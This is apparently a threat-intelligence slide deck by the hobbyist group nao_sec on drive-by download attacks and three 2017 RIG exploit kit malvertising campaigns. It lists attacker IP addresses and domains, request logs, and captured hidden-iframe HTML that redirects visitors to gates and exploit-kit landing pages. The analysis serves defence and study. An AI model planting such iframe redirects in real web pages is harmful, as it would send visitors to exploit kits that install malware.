

# Drive-by Download Must Die



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# nao\_sec

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- Born in February 2017
- Activity
  - Observation and analysis of Drive-by Download Attack
  - Development analysis tools
  - Information sharing
    - <http://nao-sec.org>
    - [https://twitter.com/nao\\_sec](https://twitter.com/nao_sec)
    - <https://github.com/nao-sec>
- NOT working as security engineer
  - Only hobby

# Drive-by Download Attack

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
- **Overview**

- Attack on web browser using website
- Send an attack code to a vulnerable web browser that accessed a malicious website, download and execute malware
  - Remote Code Execution

- **Entrance**

- Mail / SNS
- Compromised website
- Malicious advertisement (Malvertising)

# Drive-by Download Attack



# Exploit Kit


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- **Division of roles**

- Redirect to attack server with compromised site or web advertisement
  - Traffic Distribution System
- Attack vulnerabilities and send malware
  - Exploit Kit


- **Exploit Kit as a Service**

- The difficulty level of attack declined



# Observation result in 2017

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


# Analysis of attack campaign

# Fobos Campaign

- Overview

- Began to be observed around March 2017
  - Domain registrant email was “fobos@mail.ru”
- Malvertising attack campaign using RigEK
- Attack using Decoy site and Gate



# Fobos Campaign

- Information

- Decoy site and Gate exist on the same IP address
- IP address does not change for a long time and is stable
  - 2017/7/18~10/18
    - 78.47.1.204
    - 78.47.1.212
    - 78.47.1.213
  - 2017/10/23~
    - 88.198.94.51
    - 88.198.94.56
    - 88.198.94.62
- Analysis obstruction
  - can not access more than once with the same IP address


## 88.198.94.62 IP address information

Country	DE
Autonomous system	24940 (Hetzner Online AG)

## Passive DNS Replication ⓘ

Date resolved	Domain
2017-11-06	62lkhghdj62.pw
2017-11-06	bentvip.info
2017-11-03	62ikujyth.info
2017-11-03	girlsonewise.site
2017-11-03	girlsonewise99.pw
2017-10-31	62xpoint62x.xyz
2017-10-31	xpoint62.xyz
2017-10-30	slotfreex.info
2017-10-29	xpoints62.xyz
2017-10-27	62iuytfdg.xyz

# Fobos Campaign



http://bentvip.info/ Bent | App Landing Page

BRILLIANT LANDING PAGE DESIGN.  
EXECUTED FOR YOUR APP

Now create a beautiful, app landing page.

DOWNLOAD TAKE A TOUR

http://monkeygohappymnimonkey2.xyz/ Monkey Go Happy Mini Monkeys 4

Monkey Go Happy Mini Monkeys 4 is game Monkey Go Happy Mini Monkey bit different. This one takes place inside Mini Monkeys 4 is a sequel to the Monkey Go Happy game.

This game is pretty similar to all of the other games in the series. The plot of the first game is you have a job to rescue the monkeys who are hiding in various places around the board levels (really random places).

Click Here to play Monkey Go Happy Mini Monkeys 4

Quit CLICKS: 0 Quality: HIGH MED LOW

Monkey Go Happy Mini Monkeys 4  
Play Monkey Go Happy Mini Monkeys 4  
Dig the Net

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# Fobos Campaign

- Decoy site

#	Server IP	Prot...	Met...	Host	URL	Body	Comments
2	88.198.94.62	HTTP	GET	bentvip.info	/	38,155	Decoy Site
28	88.198.94.62	HTTP	GET	62lkhgfhjdj62.pw	/s3/index.php?df=631...	874	Gate
51	188.225.11.109	HTTP	GET	188.225.11.109	/?Mzc4NzE1&GvtanzAZ...	71,980	RIG_EK (Landing Page)
79	188.225.11.109	HTTP	GET	188.225.11.109	/?MzgxNTU1&RFDqvtu...	14,199	RIG_EK (Flash Exploit)

```

<div
location='back'   id='ffa'
style='width: 377px; left:-589px; color: F0E987; top:
-589px; height: 377px;
position: absolute;
'>
<iframe border='0' id='1493' save=0
src='http://62lkhgfhjdj62.pw/s3/index.php?df=631135311001'
width='314' height='314' tick='1' ></iframe>
</div>
</div>

```

# Fobos Campaign

- Gate

#	Server IP	Prot...	Met...	Host	URL	Body	Comments
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28	88.198.94.62	HTTP	GET	62lkhqfhdj62.pw	/s3/index.php?df=631...	874	Gate
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```
<html>
<head></head>
<body> <div> <br><div>
<div>
<iframe id="x11783" width=277 sort="0" height=277 src="http://188.225.11.109/?Mzc4NzE1&Gvtanz
</iframe>
</div><hr>&copy;
</div>
</div>
</body>
</html>
```

# Fobos Campaign

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- **Consideration**

- Decoy site

- The characteristics of domains don't change so much
      - monkeygohappyminimonkey4.info
      - monkeygohapymonkey.xyz
      - monkeygohapymnimonkey2.xyz
    - The domain is acquired immediately before
      - With newly.domains or etc, you can discover Decoy site


- Gate

- The domains used at the same time mostly consist of the same character string
      - 51ikujoyth.info (88.198.94.51)
      - 56ikujoyth.info (88.198.94.56)
      - 62ikujoyth.info (88.198.94.62)

# Rulan Campaign

- Overview

- Began to be observed around April 2017
  - used the “.ru” domain and the path was “/lan”
- Malvertising attack campaign
  - Exploit Kit
  - Fake Adobe Flash Player (.js/.apk)
  - Phishing





# Rulan Campaign

## • Information

- IP address is hardly changed
  - 144.76.174.172
  - 185.144.30.244
- Domain characteristics
  - Gate to redirect to RigEK
    - best-red.ru
    - new-red.ru
    - The ru domain including "red"
      - "red" stands for "redirect"
      - Combination with simple words
  - Fake Adobe Flash Player
    - flashupdate-centr.ru
    - flashupdate-club.ru
    - Often including "flash"

### 144.76.174.172 IP address information

Country	DE
Autonomous system	24940 (Hetzner Online AG)

### Passive DNS Replication ⓘ

Date resolved	Domain
2017-10-31	flashupdate-master.ru
2017-10-30	mail.bioredi.ru
2017-10-30	mail.ruredi.ru
2017-10-30	mail.viptds.ru
2017-10-30	mirredi.ru
2017-10-24	viptds.ru
2017-10-22	ecoredi.ru
2017-10-20	ruredi.ru
2017-10-20	www.ecoredi.ru
2017-10-20	www.mirredi.ru
2017-10-20	www.ruredi.ru
2017-10-20	www.rusredi.ru
2017-10-19	bioredi.ru
2017-10-19	magazinredi.ru

# Rulan Campaign

- RigEK Gate

#	Server IP	Prot...	Met...	Host	URL	Body	Comments
2	144.76.174.172	HTTP	GET	ruredi.ru	/1	0	Rulan Gate
3	188.225.27.76	HTTP	GET	188.225.27.76	/?MzAwNDY4&dogs=Z...	69,854	RIG_EK (Landing Page)
4	188.225.27.76	HTTP	GET	188.225.27.76	/?MzIyMjMx&tyu=xXrQ...	14,369	RIG_EK (Flash Exploit)

Location: <http://188.225.27.76/?>

MzAwNDY4&dogs=ZGVub21pbmF0aw9ucw==&tyu=xHrQMrTYbRrFFYHfKP7EUKBEMUrWA0WKwY2Zha3VF5qx FDPGpbf1Fxns pVidCFiEmvdvdLcHIwah1UbA&hjk=SwAym4pcV1kUpar63UWHwB0d1ZOG-BaPNA4X-JbAFbU\_3V6gx7IRdcgjzxWK7GJZzektyl8gpQlR2arI&pets=dw5rbm93bg==&meows=c3Rvcml1ZA==&capital


- The path of Gate doesn't change for a long time
  - /lan
  - /hil
  - /123



# Rulan Campaign

- Fake Adobe Flash Player


#	Server IP	Prot...	Met...	Host	URL	Body	Comments
2	144.76.174.172	HTTP	GET	proflashpro.ru	/	649	Rulan Gate
3	144.76.174.172	HTTP	GET	proflashpro.ru	/page.html	2,357	Main HTML
12	144.76.174.172	HTTP	GET	proflashpro.ru	/download/install.zip	1,383	JS Downloader
14	144.76.174.172	HTTP	GET	download.flashu...	/get.php?dBtjiz	1,672...	Malware Download



# Seamless Campaign

- Overview

- Began to be observed around March 2017
  - There was “seamless” in the attribute of iframe used in Gate
- Malvertising attack campaign using RigEK
- Attack using Pre-Gate and Gate



# Seamless Campaign

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- **Information**

- Pre-Gate and Gate are on different servers.
  - Files existing on the server are the same
    - Gate's file also exists on Pre-Gate's server
- Pre-Gate has different paths depending on the target area
  - /japan
  - /usa
- Gate is one to one correspondence with Pre-Gate
  - /japan -> test1.php
  - /usa -> test2.php
- Analysis obstruction
  - Get time zone using JavaScript in Pre-Gate
    - Check timezone
      - If not, redirect legitimate website

# Seamless Campaign

- Information

- Pre-Gate and Gate change in 1 month or so
  - The IP address being used belongs to “reg.ru”
- The Pre-Gate path don’t change very much
- The Gate path changes frequently
  - /lol1.php
  - /signup1.php
  - /test1.php

## URLs ⓘ

Date scanned	Detections	URL
2017-11-21	4/65	http://194.58.38.57/canada/
2017-11-21	4/65	http://194.58.38.57/fr/
2017-11-21	2/65	http://194.58.38.57/usa/
2017-11-21	4/65	http://194.58.38.57/japan/

# Seamless Campaign

- Pre-Gate

#	Server IP	Prot...	Method	Result	Host	URL	Body	Comments
64	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
66	104.19.195.102	HTTPS	GET	200	cdnjs.cloudflare...	/ajax/libs/jstimezonedetect...	12,076	jstimezonedetect
67	194.58.38.57	HTTP	GET	200	194.58.38.57	/japan/	1,196	Pre-Gate
68	194.58.38.57	HTTP	POST	200	194.58.38.57	/japan/	231	Pre-Gate
